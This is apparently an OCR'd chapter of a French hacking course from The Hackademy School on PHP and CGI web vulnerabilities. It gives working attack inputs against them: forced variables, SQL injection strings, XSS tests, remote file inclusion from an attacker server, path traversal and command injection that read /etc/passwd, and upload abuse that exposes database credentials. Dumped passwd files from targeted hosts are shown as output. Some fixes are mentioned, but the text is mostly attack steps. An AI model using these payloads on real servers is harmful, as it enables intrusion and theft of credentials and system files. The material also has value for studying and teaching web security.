$bonpass = "hackerz"; //on definit une variable avec le bon pass

if ($pass == $bonpass){
$ok = 1;
}

/* on récupère la variable $pass envoyée par l'utilisateur grâce au formulaire et on la compare avec la variable $bonpass. Si jamais $pass et $bonpas sont identiques alors on met la variable $ok à 1 */

if ($ok == 1)
print "Vous êtes identifié";
else
print "Vous n'êtes pas identifié";
/* on vérifie si ok est égal à 1, si c'est le cas on considère l'utilisateur comme valide sinon on le renvoie vers un message d'erreur */
?>
```

Dans ce premier script, il serait simple pour le hackeur de contourner la protection s'il arrive à deviner le nom de la variable $ok. En effet, le PHP permet de créer et de définir des variables globales directement à partir d'une URL. Lorsque que vous cliquez sur le bouton "valider" du formulaire, votre navigateur envoie les variables directement à la suite de l'URL après le point d'interogation. Prenons un exemple :
J'utilise crashfr comme login et toto comme password et je clique sur le bouton "submit" de mon formulaire. C'est exactement la même chose que si je tapais directement dans mon navigateur :
http://www.monserveur/ident.php?login=crashfr&pass=toto.



Si jamais le hackeur force la variable $ok à partir de l'URL en la mettant à 1, il serait identifié sans connaître le mot de passe.



Vous etes identifie

On constate que ce genre de vulnérabilité vient d'un mauvais codage (comme la plus part des vulnérabilités PHP). Mais on remarque surtout que les variables utilisées dans un script PHP peuvent être forcées directement à partir de l'URL.

Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**

Nous allons maintenant étudier un deuxième script qui nous permettra d'aborder ce que l'on appelle le "SQL Injection".

ident.php (deuxième script):

Cette vulnérabilité est exploitable quand le serveur ne filtre pas les caractères spéciaux et que le script d'identification utilise une base de données pour stocker ses logins et passwords. Donc, pour tester ce script, il vous faudra un serveur HTTP avec PHP et Mysql. Mais il faudra aussi au préalable créer une table dans la base de données avec 2 champs (login et pass).

```
<?

/*petit script qui va vérifier dans une base de données que le login et le mot de pass
 entrés par l'utilisateur sont valides*/

mysql_pconnect("serverSQL", "login", "pass"); /*établissement de la connexion avec le
                                                serveur Mysql*/
mysql_select_db("database"); /*sélection de la base de données*/


/*definition de la requête SQL*/
$query = "SELECT * from writers WHERE username = '$login' AND password = '$pass'";
$result = mysql_query($query); /*envoi de la requête SQL*/

if (mysql_num_rows($result)>0){ /*vérifie si un nombre de lignes renvoyées par la réponse
                                 SQL est supérieur à 0.*/
print $result;
print "vous êtes identifié";
}
else /* si la requête SQL ne renvoie aucun résultat, on affiche Go out */
print "Go out !!";

?>
```

Ce script vous paraît sécurisé ? Voyons maintenant comment un pirate va pouvoir passer cette identification sans connaître de login valide ni de pass, en utilisant tout simplement le SQL injection !

Pour commencer, nous allons voir ce que donnerait une requête normale sans connaître de login et pass valide. J'utilise ici comme login --> crashfr et comme pass --> test (vous remarquerez, si ce n'est déjà fait, que les variables sont séparées par le signe "&")



Go out !!

Comme vous pouvez le voir sur la capture si dessus, le script nous empêche de nous identifier.
La requête qui a été envoyée au serveur SQL est la suivante :

```
"SELECT * from writers WHERE username = 'crashfr' AND password = 'test'"
```

Maintenant, nous allons essayer de lui envoyer une apostrophe à la place du login pour voir comment le script réagit :

© 2001-2002-2003 **DMP**



Warning: Supplied argument is not a valid MySQL result resource in **/data/web/Xd**
Go out !!

Tiens, tiens...une erreur ;-). Cela signifie que la requête SQL n'est pas valide. En effet, en incluant une apostrophe, la requête initiale à été modifiée et est devenue invalide pour la base de données :

```
"SELECT * from writers WHERE username = ''' AND password = password('')"
```


On sait maintenant qu'un pirate peut inclure du code SQL mais il faut rendre la requête valide. Pour cela on va utiliser l'opérateur OR ("OU" en français) pour l'obliger à faire une deuxième vérification.

```
"SELECT * from writers WHERE username='' OR '1'='1' OR '1'='1' AND password=''"
```

Cette requête devrait répondre OUI (true). Pourquoi ? Tout simplement parce que la condition 1=1 est toujours vraie ! On aurait pu mettre par exemple 'b'='b' ou autre chose qui soit VRAIE : (true=1 et false=0). Mais ce n'est pas tout. En effet, vous me direz, mais pourquoi mettre 2 OR et pas un ? Parce que si on n'en mettait qu'un seul, la requête ne donnerait pas l'accès. Voyons cela de plus près :

```
"SELECT * from writers WHERE username='' OR '1'='1' AND password=''"
```


Dans ce cas-là, la requête n'est pas valide, car c'est l'opérateur AND qui est évalué en dernier. Il faut donc que `username` soit vrai, AINSI que la partie `password`. Vous pouvez vérifier cela grâce à votre navigateur :
`http://monserveur/ident.php?login='or'1'='1`



Go out !!

En mettant deux OR, on fait deux associations de conditions. Et dans ce cas-là, c'est le deuxième OR qui est évalué en dernier. Donc, il faut qu'une des deux parties username ou password (de l'expression où il y a deux OR) soit vraie. C'est le cas de username.

Et regardez le résultat :



vous etes identifié

Ho ho... On a pu passer sans connaître de login ni de mot de passe ! Pas si sécurisé que cela notre script... Nous donnons à la fin de ce chapitre quelques fonctions php permettant d'éviter les attaques SQL injection, mais le mieux reste de filtrer au maximum les entrées de l'utilisateur: ainsi, les caractères non alphanumériques pourraient être éliminés des variables fournies par l'utilisateur avec un filtre en php.

Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**

Le cross-site scripting

Nous utilisons un serveur qui ne filtre pas les apostrophes et autres caractères spéciaux comme ceux des balises HTML, nous allons donc rapidement expliquer ce qu'est le Cross Site Scripting (CSS ou XSS). Le XSS est un type d'attaque qui permet de faire exécuter un code Javascript (par exemple) à une personne, juste en cliquant sur un lien qui, d'apparence, pointe sur un site de confiance...En général, le hackeur utilise cette méthode pour la récupération de cookie (contenant un mot de passe, un identifiant de session...). Pour vérifier si un serveur est vulnérable au XSS, il vous faut essayer d'inclure du code HTML dans une variable qu'il insère dans la page renvoyée sur votre navigateur.
Voici un script(css.php) tout simple pour vous expliquer le CSS:

```
<?

print $var;


?>
```

Uploader le script sur votre serveur PHP et tapez cet URL dans votre navigateur :
`http://monserveur/css.php?var=<b>yopyop</b>`

Si le serveur (ou script) est vulnérable, il devrait vous afficher **yopyop** en GRAS.
Maintenant, reprenons notre script ident2.php pour vous montrer qu'il n'est pas obligatoire de voir une variable s'afficher sur notre navigateur, mais plutôt que le navigateur de notre victime exécute le code malicieux.



Go out !!



Aie, le XSS a fonctionné ! On a réussi à faire exécuter un petit code JavaScript qui nous fait apparaître une fenêtre d'alerte avec écrit “yopyop”. Avec un petit code plus élaboré, un pirate pourrait récupérer le cookie d'une victime, ou obliger une victime à nous donner son adresse IP, juste en lui faisant cliquer sur un lien. Pour protéger un serveur contre le XSS, il faut bien filtrer les variables qui peuvent être fournies par un utilisateur mal intentionné (rejeter tous les caractères spéciaux et tags HTML comme < > & ..., ou les transformer à l'affichage dans la page par leurs équivalents en code d'entités html < > & ...).

De nombreux sites, parmi les plus grands, sont encore vulnérables à cette faille élémentaire.Le meilleur moyen de se protége reste de filtrer TOUTES les variables (certaines pouvant être fournies par l'internaute par un moyen détourné) au moment de leur insertion dans la page web.

Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**

Autres vulnérabilités PHP

Fonction include() :

Il existe quelques fonctions qu'il faut utiliser avec précaution lorsque l'on code en PHP. Commençons par la fonction include() qui est très souvent utilisée par les script-kiddies pour exécuter du code malicieux sur le serveur hébergeant la page PHP vulnérable. La fonction include() permet d'inclure du code PHP d'un autre fichier dans un script PHP principal.

```
fichier inc.php          fichier page1.php
<?                       <?
include($page);          print "yopyop";
?>                       ?>
```

En tapant `http://monserveur/inc.php?page=page1.php` , notre navigateur affiche yopyop. Ce qui est tout à fait normal. Le hackeur va généralement définir la variable $page de sorte que le serveur exécute son code PHP malicieux. Imaginons que le hackeur ait uploadé son code malicieux sur un autre serveur... Il ne lui reste plus qu'à taper : `http://monserveur/inc.php?page=http://serveur2/codemal.php` pour que "monserveur" exécute le code malicieux se trouvant sur le serveur2.

Fonction fopen() :

La fonction fopen permet d'ouvrir un fichier se trouvant sur le serveur, Dans le cas où la variable utilisée pour définir le fichier à ouvrir est forçable par l'utilisateur et non fitrée par le serveur (ou script), cette fonction devient un moyen de gain d'information très puissant pour le hackeur.

```
<?
fopen("$fichier", "r");
?>
```

Cette ligne (fop.php) ouvre un fichier en lecture. En forçant la variable $fichier à partir de l'URL on peut donc ouvrir certains fichiers non accessibles (normalement) à partir de l'interface HTTP.

```
http://monserveur/fop.php?fichier=../../../../../etc/passwd // ouvrirait le fichier passwd
http://monserveur/fop.php?fichier=http://serveur2/code.php // ouvrirait un fichier distant
```

Upload via PHP :

L'upload vers un serveur PHP est très particulier. En effet, si l'on envoie un fichier via un formulaire vers un script PHP, avant que le script ne soit interprété, une sauvegarde temporaire de notre fichier est effectuée sur le serveur. Même si le fichier est refusé par le script, il est quand même uploadé sur le serveur ! Voici donc ci-dessous un exemple de formulaire qui pourrait se trouver sur un serveur HTTP :

```
<?

if ($fichier){ /*vérifie si la variable $fichier existe, si la variable n'existe pas on fait
               apparaître le formulaire*/

if (!copy($fichier, $fichier_name)){ /*Vérifie si la copie du fichier a réussi
echo "Ecriture dans le dossier impossible";
exit;
}
```


Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**

```
echo "Fichier Upload !!<br><br>";
exit;
}

?>

<HTML>
<HEAD>
<TITLE>Upload fichier</TITLE>
</HEAD>
<BODY>
<FORM ENCTYPE="multipart/form-data" ACTION="formulaire2.php" METHOD="post">
<INPUT TYPE="hidden" NAME="MAX_FILE_SIZE" VALUE="1000000">
Uploader ce fichier: <INPUT NAME="fichier" TYPE="file">
<INPUT TYPE="submit" VALUE="Envoyer">
</FORM>
</BODY>
</HTML>
```

Ce code HTML que je nommerai formulaire2.html va envoyer un fichier local directement au serveur qui l'héberge. Un pirate peut utiliser ce type de formulaire pour récupérer certains fichiers sensibles comme le fichier passwd par exemple. Ou tout simplement visualiser la source des fichiers PHP qui, en général, conservent certains mots de passe comme ceux de la base de données. Dans quels cas est-ce possible et comment l'empêcher ?

Il faut savoir que lorsque l'on envoie un fichier vers un script PHP, si la taille du fichier correspond bien à celle mentionnée dans le fichier configuration de php (php.ini), alors le fichier est temporairement stocké dans un dossier du serveur. Pour vérifier le type, la taille et le nom du fichier, le serveur definit 4 variables. Dans notre script, le nom du champ de type "file" se nomme fichier. Donc, les quatre variables sont :

```
- $fichier --> nom du fichier stocké temporairement sur le serveur
- $fichier_name --> nom réel du fichier local
- $fichier_type --> type du fichier
- $fichier_size --> taille du fichier
```

En définissant ces 4 variables à la place du serveur, un pirate peut lui faire copier un fichier qui ne devrait pas nous être accessible. Dans notre exemple, nous copions un fichier .php du serveur en un fichier .txt. Il s'agit d'un moyen utilisé par les pirates pour visualiser la source des fichiers php qui, à la base, étaient interprétés par le serveur. Le fait de lui changer son extension implique aue le serveur ne l'interprètera plus..



© 2001-2002-2003 **DMP**

Voilà le résultat :

Précédente Rechercher Favoris Historique
Adresse http://[redacted]/newww/tmp.txt
Google Recherche Web Recherche site Infos page

```
<?

function db_connect()
{
        $host     = "[redacted]";              // serveur
        $user     = "[redacted]";          // nom d'utilisateur
    $password = "[redacted]";      // mot de passe
    $database = "[redacted]";          // nom de la base

   $result = @mysql_pconnect($host, $user, $password);
   if (!$result)
      return false;
   if (!@mysql_select_db($database))
      return false;
```

Le pirate possède maintenant le login, pass, et adresse de notre base de données !

Pour finir, nous allons démontrer qu'il est possible d'envoyer et de faire exécuter du code au serveur en uploadant un fichier via un formulaire à partir d'une autre machine (celle de l'attaquant). Examinons le fichiers inc.php modifiés (un peu plus secure) qui se trouve sur le serveur accompagné de page1.php (voir plus haut) :

```
<?

if (file_exists($page)) /* Vérifie si le fichier est present sur le serveur, si c'est le cas,
                           le script $page est exécuté grâce à la fonction include() */
include("$page");

?>
```


Ci-dessous, une capture avec le fonctionnement normal du script :



Si l'on essaye de forcer la variable $page pour l'affecter à une URL (script présent sur un autre serveur) vous remarquerez que ça ne marche pas. En effet, la fonction file_exists() vérifie si le fichier est sur le serveur sinon elle vous renvoie une erreur. Mais notre protection n'est pas fiable.
En efffet, créons un formulaire sur un autre serveur que l'on nommera formulaire3.php

```
<HTML>
<HEAD>
</HEAD>
<BODY>
<FORM ENCTYPE="multipart/form-data" ACTION="http://serveurcible/inc.php" METHOD="post">
<INPUT TYPE="hidden" NAME="MAX_FILE_SIZE" VALUE="1000000">
Uploader ce fichier: <INPUT NAME="page" TYPE="file">
<INPUT TYPE="submit" VALUE="Envoyer">
</FORM>
<BR><A HREF='mod_news.php'>Accueil</A>
</BODY>
</HTML>
```


Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**



Ce formulaire va permettre au pirate d'envoyer un fichier via upload vers le serveur cible qui sera affecté à la variable $page. Le pirate crée un script malicieux qu'il va uploader grâce à ce formulaire.

```
malicious.php
<?

print "Hacked !!<br>";
phpinfo();

?>
```

Il ne lui reste plus qu'à cliquer sur parcourir (formulaire3.php), choisir le fichier à envoyer (malicious.php) et à observer le résultat :



Le serveur cible a bien exécuté le code malicieux. Cela prouve que le serveur a créé un fichier temporaire affecté à la variable $page car la fonction PHP file_exists() a bien détecté le fichier sur le serveur. Dans le cas contraire, le script inc.php n'aurait pas fait un include() sur notre script malicieux...

Conclusion :

Pour se protéger de ce genre de failles, il existe plusieurs méthodes, mais en général, c'est soit au niveau de la config de PHP (php.ini) ou du traitement des variables que les failles peuvent apparaître... Pour empêcher les apostrophes d'être interprétées, il faut activer l'option "magic_quote" dans votre fichier de configuration php.ini. Il existe aussi quelques fonctions PHP qui permettent de filtrer les tags html, par exemple la fonction htmlspecialchar() (cette fonction a pour effet de ne pas interpréter le code html inclus dans une variable). Une autre fonction utile en PHP est addslashes() qui ajoute le caractère d'échappement devant chaque apostrophe (caractères spéciaux) pour empêcher l'interprétation (le caractère d'échappement en PHP est "\") . Il est toujours plus sûr de désactiver l'upload de fichier via PHP. Vous pouvez le désactiver dans votre fichier php.ini. Ce qui faut se mettre dans la tête lorsque l'on code en PHP, c'est qu'un utilisateur ne va pas forcément utiliser votre script comme vous le pensiez. Alors, essayez toujours de contourner vos propres protections... Pour plus d'informations sur les failles et la sécurisation des scripts php, consultez notre cours spécifique "programmation sécurisée PHP".

Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**

XII - Les vulnérabilités CGI

Les CGI, common gateway interface, ou interface de passerelle commune, sont des interfaces applicatives, logées sur le serveur web et utilisées pour recevoir et traiter des données fournies par le navigateur du client, et renvoyer les résultats en format HTML. En ce sens, et à l'instar du PHP, les CGI sont utilisées pour mettre en place des pages web dynamiques sur un serveur web. De ce fait, il existe des points communs avec ce langage, mais également des différences notoires.

Tout d'abord, ils peuvent être écrits en n'importe quel langage, C, perl, script shell... L'important étant de comprendre que les informations renvoyées par le navigateur seront traitées selon un standard, et à l'aide de variables d'environnement définies par le serveur web. Nous allons expliquer cela en détail.

En premier lieu, les informations sont envoyées au serveur par l'intermédiaire de variables prédéfinies dans le formulaire, et comprises par le programme CGI. En cela, le principe est exactement le même qu'en PHP, c'est-à-dire que l'on utilise une balise de la forme
`<FORM ACTION='path/du/cgi" METHOD=POST ou GET>` afin de définir le CGI à appeler, et des balises du type `<INPUT NAME="nom_de_la_variable" TYPE=TEXT ou PASSWD... VALUE="">` pour définir les variables où seront stockées les données renvoyées par le client. Il est souvent possible, même si la méthode utilisée est POST, de remplir les variables et d'appeler en construisant directement "à la main" une URL de la forme
`http://www.xxx.zzz/cgi-bin/prog.cgi?variable1=données_clientes1&variable2=données_clientes2`
et cela avec toutes les variables comprises par le CGI.

De plus, des variables d'environnement sont définies par le serveur web et utilisables par les CGI. Certaines contiennent des informations sur le client, d'autres sur le serveur. Voici les plus importantes :

SERVER_SOFTWARE: **Informations sur la plateforme hébergeant le serveur web**

SERVER_NAME: **Nom d'hôte et nom de domaine du serveur**

GATEWAY_INTERFACE: **Spécification CGI mise en œuvre par le serveur web**

SERVER_PORT: **Port sur lequel le serveur reçoit les requêtes (en général 80)**

REQUEST_METHOD: **Méthode utilisée pour envoyer les requêtes, c'est-à-dire POST ou GET**

PATH_INFO: **Répertoire du programme CGI**

REMOTE_ADDR: **Adresse IP du client**

REMOTE_HOST: **Nom d'hôte du client**

CONTENT_TYPE: **Type des informations transférées**

CONTENT_LENGTH: **Nombre d'octets de données envoyées au CGI par le client**

QUERY_STRING: **Enregistre les données envoyées par le client si la méthode de transfert est METHOD=GET. Au contraire, si METHOD=POST est employée, les données seront lues sur la sortie standard**

Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**

La différence avec le PHP tient avant tout dans la façon dont un programme CGI traite les données recues. Si PHP peut reconnaître et utliser directement les noms des variables définis dans le formulaire, il n'en est rien dans un programme CGI. En effet, celui-ci devra se charger de récupérer tout ce qui vient après le ? sous la forme d'une chaîne de caractère, pour la traiter, et ainsi obtenir la valeur des variables qui lui sont envoyées par l'intermédiaire du formulaire. Si le CGI est obligé de traiter les arguments de cette façon, c'est que l'utilisation d'un formulaire renvoie toujours les données soit sous la forme `variable1=value1&variable2=value2`... si la méthode GET est utilisée, soit en-dehors de l'url au sein des données envoyées avec la requête HTTP dans le cas de la méthode POST.

Voici un exemple de code qui se chargera de récupérer les informations renvoyées par le client par l'intermédiaire du formulaire :

```
char buffer[50]; // danger, buffer overflow potentiel ! (voir plus loin)
buffer = getenv("REQUEST_METHOD"); // On récupère la méthode utilisée dans la variable
                                   d'environnement REQUEST_METHOD
    if (buffer) {                  // si cette opération s'est bien déroulée, on continue
            if (strcmp(buffer, "POST") == 0) {  // Si la méthode POST est employée
                    buffer = getenv("CONTENT_LENGTH");   // on récupère la taille des données
                                                         renvoyées par le formulaire
                       if(buffer) {    // Si cette opération s'est bien déroulée, on continue
                            longueur = atoi(buffer);    // On met cette valeur sous une
                                                         forme numérique
                            donnees = malloc(buffer + 1); // on attribue de l'espace mémoire
                                                           pour la variable donnees qui va
                                                           récupérer les données

                             fread(donnees, 1, longueur, stdin); // on copie ce qui arrive
                                                                  sur la sortie standard
                                                                  dans buffer
                             donnees[longueur] = '\0';    // et on ajoute le caractère '\0'
                                                          à la fin de la chaîne de carac-
                                                          tère contenu dans buffer
                             }
                             }

           else if (strcmp(buffer, "GET") == 0) {   // Mais si la méthode GET est employée
                    buffer = getenv("CONTENT_LENGTH");
                        if(buffer) {
                             longueur = atoi(buffer);
                             donnees = malloc(buffer + 1);

                             strcpy(donnees, getenv("QUERY_STRING")); // On copie les données
                                                                       contenues dans
                                                                       QUERY_STRING dans
                                                                       buffer
                             donnees[longueur] = '\0';
                             }
                             }
                    }
```

Une fois les données renvoyées au programme cgi, elle doivent être traitées afin de pouvoir extraire les valeurs des variables : on sait que celles-ci sont séparées par des &. La fonction suivante pourrait se charger de récupérer la valeur de la première variable dans un buffer temporaire :

Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**

```
i=0;
j=0;

 while (donnees[i] != '=') {      nom_variable[j++] = donnees[i++]; }
   nom_variable[j] = '\0'     // on remplit la variable nom_variable qui contien-
                                 dra le nom de la variable tant que un '=' n'au-
                                 ra pas été rencontré.

    i++;
    j = 0;

 while(donnees[i] != '&') {      variable[j++] = donnees[i++]; }
    variable[j] = '\0';
```

Nous allons également préciser la syntaxe exacte que peut adopter une URL pour la bonne compréhension du reste du chapitre.

Une adresse URL ne supporte pas les caractères d'espace, ainsi que les caractères de retour à la ligne, ou encore ceux qui représentent des caractères accentués. Il est donc nécessaire de les encoder en donnant la valeur hexadécimale du caractère correspondant dans la table ASCII (ou unicode). Les deux plus importants à connaître sont :

%0a pour le retour à la ligne
%20 pour l'espace

Maintenant que nous avons étudié le fonctionnement des CGI, nous allons présenter les problèmes de sécurité qui peuvent en découler.

Le CGI est un programme qui s'exécute sur le serveur. Il est donc possible de lui indiquer des variables qui lui feront exécuter des commandes non désirées par l'administrateur, ou encore qui permettront la consultation de fichiers auxquels l'utilisateur ne devrait pas avoir accès. Tel que le fichier /etc/passwd sous un système de type UNIX, qui contient la liste des utilisateurs.

Nous allons voir quelques failles classiques qui peuvent exister dans un programme CGI :

➤ Une erreur courante est probablement l'utilisation des variables de types cachée (hidden) dans le formulaire : elles se présentent sous la forme `<INPUT TYPE=HIDDEN NAME="variable1" VALUE="text_par_default">`. Le principal danger de ce type de configuration est qu'elle permet à un pirate de connaître le nom des variables utilisées par le CGI, qui ont des valeurs prédéfinies. Il pourra donc essayer de les modifier à son avantage.
De plus, si cette variable est utilisée pour indiquer un quelconque fichier de configuration, de logs, ou de résultats (où seront enregistrées les données de l'utilisateur), cela permet d'en avoir le chemin exact, et donc la possibilité de les consulter directement s'ils sont accessibles via le serveur web.
Il arrive aussi régulièrement qu'un champs caché contienne une adresse email à laquelle seront envoyées toutes les informations envoyées par le client. Dans ce cas, le serveur fera le plus souvent appel à la fonction system() pour mailer ces résultats à l'adresse indiquée. Ce cas est traité dans le paragraphe suivant.
Il est également possible que cette variable soit utilisée par le CGI, comme adresse d'une page de confirmation de réception des données. Si le script a été mal configuré, on peut indiquer un autre chemin afin de visionner un fichier tel que le /etc/passwd.

© 2001-2002-2003 **DMP**

```
<form ACTION="http://www.xxx.zzz/cgi-bin/form-post" METHOD="post">
<input TYPE="hidden" NAME="mailto" VALUE="webmast@xxxx.fr">
<input TYPE="hidden" NAME="title" VALUE="Contact">
<input TYPE="hidden" NAME="output-url" VALUE="http://www.xxx.zzz/confirm.htm">
<input NAME="nom" TYPE="text"SIZE="25" >
<input NAME="prenom" TYPE="text" SIZE="25" >
<input NAME="org" TYPE="text" SIZE="25" >
<input NAME="email" TYPE="text" SIZE="25" >
<input NAME="adresse" SIZE="25" ></td>
<input NAME="ville" TYPE="text" SIZE="25" >
<input NAME="tel" TYPE="text" SIZE="25" >
```

Dans ce cas, nous constatons que la variable "output-url" est un script de confirmation des données du client. Si le CGI est mal configuré, il est alors possible de remplacer sa valeur par :

```
<input TYPE="hidden" NAME="output-url" VALUE="/etc/passwd">
```

Et dans ce cas, le résultat serait l'affichage du fichier /etc/passwd

➤ Une autre faille très courante est l'appel à la fonction system(), qui existe dans la majorité des langages. Cette fonction permet au programme CGI de créer un processus fils qui exécutera la commande fournie dans l'argument. Imaginons le cas peut probable où le CGI contient un appel à system() de la forme : `system(variable1).`

Dans ce cas, n'importe quel argument passé a la variable "variable1" serait exécuté. Une URL du type : `http://www.xxx.zzz/cgi-bin/test.cgi?variable1=cat%20/etc/passwd` afficherait l'ensemble du fichier passwd du système.

Bien sûr, un appel de cette forme ne se verra jamais dans un script, cependant, une erreur largement répandue va être un appel à une fonction système, de la forme :

```
system("/usr/bin/sendmail -t $variable1");   #dans un script shell, ou encore

sprintf(buffer, "/usr/bin/sendmail -t %s", variable1);  //dans un programme C
system(buffer);
```

Cette fonction se chargera de renvoyer un mail à l'adresse contenue dans variable1.
Or, sur un système de type UNIX, deux commandes peuvent être exécutées à la suite si elles sont séparées d'un ";" il est donc possible de modifier la variable1, afin qu'elle contienne des données, et une commande à exécuter. Ainsi, en fournissant à cette variable une valeur de la forme : `valeur1=test@test.com;cat /etc/passwd`

L'appel à la fonction système deviendrait alors :

```
system("/usr/bin/sendmail -t test@test.com ; cat /etc/password);
```

ce qui aurait pour effet l'affichage du fichier passwd

L'URL à utiliser serait donc de la forme :

```
http://www.xxx.zzz/cgi-bin/test.cgi?variable1=test@test.com;cat%20/etc/passwd
```

Nous pouvons également reprendre l'exemple ci-dessus en modifiant la valeur de la variable

```
<input TYPE="hidden" NAME="mailto" VALUE="webmast@xxx.fr">
```

par

```
<input TYPE="hidden" NAME="mailto" VALUE="webmast@xxx.fr;cat /etc/passwd">
```


© 2001-2002-2003 **DMP**

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

La solution consiste à mettre en place des filtres pour empêcher l'utilisation de ce caractère, mais ils sont facilement contournables : en utilisant par exemple le caractère && qui a pour effet de faire exécuter la commande suivante si celle qui la précède s'est exécutée sans problème, ou encore en entourant le caractère ; de deux caractères |. Le ; deviendra |;| ce qui dans certains cas, empêche son filtrage par le CGI. un bon filtre est celui qui n'autorise que certains caractères absolument nécessaires, et interdit tous les autres.

➤ Les fonctions d'ouverture de fichiers telles que fopen() ou open() peuvent présenter également de graves trous de sécurité. Sous UNIX, il est possible de piper (c'est-à-dire de renvoyer afin d'être traité) le résultat d'un fonction à une autre fonction. On utilise pour cela le caractère | entre les fonctions. Or, il est possible en PERL d'ouvrir un fichier déterminé à l'aide de la fonction open(). Il est donc bien sûr impossible de le lire. Cependant, il est possible de piper son résultat à une fonction qui sera alors exécutée dans un processus independant. Prenons l'exemple du CGI infosrch.cgi, vulnérable à cette méthode. La variable fname, qui est utilisée pour ouvrir un fichier, peut recevoir en argument n'importe quelles fonctions précédé d'un pipe. On va donc chercher à lire le contenu de notre fichier /etc/passwd à l'aide de la commande /bin/cat :

```
Adresse http://[illegible]/cgi-bin/infosrch.cgi?cmd=getdoc&db=man&fname=|/bin/cat%20/etc/passwd

root:x:0:0:Super-User:/:/bin/csh sysadm:x:0:0:System V Administration:/usr/admin:/bin/sh diag:x:0:996:Hardware
Diagnostics:/usr/diags:/bin/csh daemon:x:1:1:daemons:/:/dev/null bin:x:2:2:System Tools Owner:/bin:/dev/null
uucp:x:3:5:UUCP Owner:/usr/lib/uucp:/bin/csh sys:x:4:0:System Activity Owner:/var/adm:/bin/sh adm:x:5:3:Accounting
Files Owner:/var/adm:/bin/sh lp:x:9:9:Print Spooler Owner:/var/spool/lp:/bin/sh nuucp:x:10:10:Remote UUCP
User:/var/spool/uucppublic:/usr/lib/uucp/uucico auditor:x:11:0:Audit Activity Owner:/auditor:/bin/sh
dbadmin:x:12:0:Security Database Owner:/dbadmin:/bin/sh rfindd:x:66:1:Rfind Daemon and Fsdump:/var/rfindd:/bin/sh
EZsetup:x:992:998:System Setup:/var/sysadmdesktop/EZsetup:/bin/csh demos:x:993:997:Demonstration
User:/usr/demos:/bin/csh OutOfBox:x:995:997:Out of Box Experience:/usr/people/tour:/bin/csh guest:x:1109:998:Guest
Account:/usr/people/guest:/bin/csh 4Dgifts:x:999:998:4Dgifts Account:/usr/people/4Dgifts:/bin/csh
nobody:x:60001:60001:SVR4 nobody uid:/dev/null:/dev/null noaccess:x:60002:60002:uid no access:/dev/null:/dev/null
nobody:x:60001:60001:original nobody uid:/dev/null:/dev/null [illegible]:x:1110:20:[illegible]/usr/people/[illegible]/bin/csh
[illegible]:x:1115:20:[illegible]/usr/people/[illegible]/bin/csh [illegible]:x:1120:20:[illegible]/usr/people/[illegible]/bin/csh
[illegible]:x:1122:20:[illegible]/usr/people/[illegible]/bin/csh [illegible]:x:1119:20:G[illegible]/usr/people/[illegible]/bin/csh
[illegible]:x:47404:20:[illegible]/usr/people/[illegible]/bin/csh [illegible]:x:1125:20:[illegible]/usr/people/[illegible]/bin/csh
[illegible]:x:1127:20:[illegible]/usr/people/[illegible]/bin/csh [illegible]:x:1211:20:[illegible]/usr/people/[illegible]/bin/csh
[illegible]:x:1212:20:[illegible]/usr/people/[illegible]/bin/csh [illegible]:x:1214:20:[illegible]/usr/people/[illegible]/bin/csh
[illegible]:x:1216:20::/usr/people/[illegible]/bin/csh [illegible]:x:1311:20::/usr/people/[illegible]/bin/csh
[illegible]:x:1312:20::/usr/people/[illegible]/bin/csh [illegible]:x:1313:20::/usr/people/[illegible]/bin/csh
[illegible]:x:1314:20::/usr/people/[illegible]/bin/csh [illegible]:x:1315:20::/usr/people/[illegible]/bin/csh
[illegible]:x:1316:20::/usr/people/[illegible]/bin/csh [illegible]:x:1317:20::/usr/people/[illegible]/bin/csh
[illegible]:x:1318:20::/usr/people/[illegible]/bin/csh [illegible]:x:13220:20::/usr/people/[illegible]/bin/csh man2html: no
arguments
```

➤ Un CGI peut être également victime d'un débordement de tampon. Si nous reprenons la partie de code donnée en exemple au début de ce chapitre, on s'aperçoit que le buffer ayant pour rôle de la réception de la chaîne de caractères passée au programme est limité à 49 caractères. Ainsi, si l'on passe plus de caractères que possible à l'une des variables, une erreur de segmentation risque de se produire lors de l'exécution du CGI, auquel cas un buffer overflow est à redouter.

Enfin, comme il a été dit plus haut, les CGI sont susceptibles d'interpréter des arguments qui lui seront passés sans que ceux-ci soient de la forme valeur1=value&..., et c'est bien entendu le cas pour certains d'entre eux :

Prenons l'exemple du CGI php.cgi :

```
Adresse http://[illegible]/cgi-bin/php.cgi?/etc/passwd

root:x:0:1:Super-User:/:/sbin/sh daemon:x:1:1::/: bin:x:2:2::/usr/bin: sys:x:3:3::/: adm:x:4:4:Adr
Admin:/usr/spool/lp: smtp:x:0:0:Mail Daemon User:/: uucp:x:5:5:uucp Admin:/usr/lib/uucp: n
Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico listen:x:3 :4:Network Admin:/usr/net/nls: 
noaccess:x:70002:70002:No Access User:/: nobody4:x:65534:65534:SunOS 3  Nobody:/: j
Psychologie:/home/apool/bin :/bin/tcsh srst:x:70000:70001
